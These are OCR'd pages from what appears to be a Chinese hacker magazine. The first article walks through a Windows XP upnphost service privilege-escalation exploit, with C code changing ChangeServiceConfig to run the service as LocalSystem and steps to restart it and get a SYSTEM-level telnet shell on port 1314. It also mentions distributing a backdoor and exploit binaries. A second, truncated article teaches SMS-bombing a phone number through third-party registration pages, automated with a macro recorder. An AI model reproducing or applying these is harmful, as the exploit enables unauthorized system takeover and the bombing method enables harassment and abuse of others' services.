


图7

可能大家现在都会认为等到系统重新启动，管理员登录系统后，我们telnet得到的shell就可以为所欲为了，我当初也是这样想的，结果重新启动后得到的shell权限依然很低！怎么回事呢？不是说权限可以被提升的吗？为什么得到的还是这么低的权限啊？

带着上边的这些疑问我又重新仔细的阅读了一遍相关资料，才明白过来。Windows的帐户分为系统帐户和用户帐户。与服务有关的帐户就是系统帐户了，在WindowsXP中系统帐户分为三种，即本地系统帐户（LocalSystem）、本地服务帐户（LocalService）和网络服务帐户（NetworkService）。这三个帐户都只能用在服务程序上而不能用于系统登录，其中的LocalSystem帐户是最高权限，对系统有全部的访问权，而剩下两个帐户都只能访问一些特定的系统资源。那么看看我们要替换的upnp服务是在什么系统帐户下运行的呢，如图8。




图8

哈哈！原来是LocalService帐户下启动的这个服务，怪不得不能添加帐户呢。知道了问题的所在，修改起来也就容易多了，打开溢出程序的源代码，找到如下代码处：

```
if (ChangeServiceConfig(
    Svc,
    SERVICE_NO_CHANGE,
    SERVICE_AUTO_START,
    SERVICE_ERROR_IGNORE,
    argv[3],
    NULL,
    NULL,
    NULL,
    NULL,
    NULL,
    NULL)!=0)
```

关于ChangeServiceConfig这个函数的用法和参数意义大家可以去msdn.microsoft.com查阅，其中与权限相关的参数就是第9和第10个参数了，第9个指定了该服务要在哪个帐户下启动，而第10个则是这个帐户的密码。源代码中使用的是NULL，表示使用原值，所以我们才没有得到系统的完全控制权，那么我们只要把上述代码修改成如下就可以了：

```
if (ChangeServiceConfig(
    Svc,
    SERVICE_NO_CHANGE,
    SERVICE_AUTO_START,
    SERVICE_ERROR_IGNORE,
    argv[3],
    NULL,
    NULL,
    NULL,
    ".\\LocalSystem",
    "",
    NULL)!=0)
```

通过上面的修改后，我们在使用修改版的exploit时，完全不需要等待重新启动系统，而可以像前面的测试那样替换完成后，直接使用net start upnphost来启动服务，得到的也是最高权限，图9再次给大家展示了一下漏洞利用的过程，大家注意看划线部分的信息，我们直接在mfm这个低权限的用户下将服务程序路径修改后又成功的停止和启动了upnphost服务，当服务启动完成后我们的shell就在1314端口静静的等待我们了。这个时候我们无需等待系统重新启动而可以直接使用telnet localhost 1314

得到一个shell，这个shell就是系统最高权限，如图10。




图 9




图 10


到此，我们的整个测试过程就结束了。漏洞的利用是非常简单的，但威力却不小，还希望广大读者能从中得到自己想要的东西。

三、后记

Windows操作系统的权限机制其实已经相当健全了，但是依然会出现这样那样的缺陷，网络安全是一个永恒的话题，只要大家肯钻研，没有什么是完成不了的！最后，我从网上又找了一个溢出程序winacls.exe，编译后也一并提供给了大家，其使用方法与上边的类似。

（文章中涉及到的溢出程序servicechecker.exe、后门upnphost.exe、winacls.exe以及漏洞的pdf资料已经收录于光盘中。）

痛击手机骚扰者



牛皮

“本人年龄小，请勿‘信’骚扰！”这是我QQ的留言，想必各位读者都能体谅我的痛苦吧！好不容易用生活费换来一个二手手机，居然还得三天两头的遭受垃圾短信的骚扰，这不，刚就又收到了三四条，都是“尊敬的***用户，昨天你在**处使用**银行的**卡消费了****元，如有问题请联系13******”之类的，这垃圾短信倒也罢了，居然连诈骗短信都欺负到我的头上来了，忍无可忍，不如不忍，不给你点厉害瞧瞧，你不知道我“牛皮”是姓“黑”呀！

首先，我们来试试最原始的方法，那就是到网上随便找个手机注册页面，需要或者不需要输入注册码无所谓，如图1。

对于怎么找手机注册页面，这个很简单，到百度或者Google搜索一下“手机注册”，或者“注册手机会员”等等，总能找到一大堆的网址。利用这些短信发送平台实施攻击（是不是有一种借刀杀人的感觉？^_^），为了保证攻击的有效性，我们输入自己的号码测试一下。几秒钟后我那破手机就响了起来，成功了哦，如图2。




图 1



图 2

我们填上要攻击的手机号码，不断地点发送、返回、上一步、下一步，顺便把饭也准备好，边吃边发送直到手累死为止，哈哈。手动攻击的效率实在是太低了，于是我找了一个软件——全能鼠标键盘记录器，如图3。但是我们要注意，一定不能找像图4那样需要输入附加码的注册页面。




图 3

手机用户注册

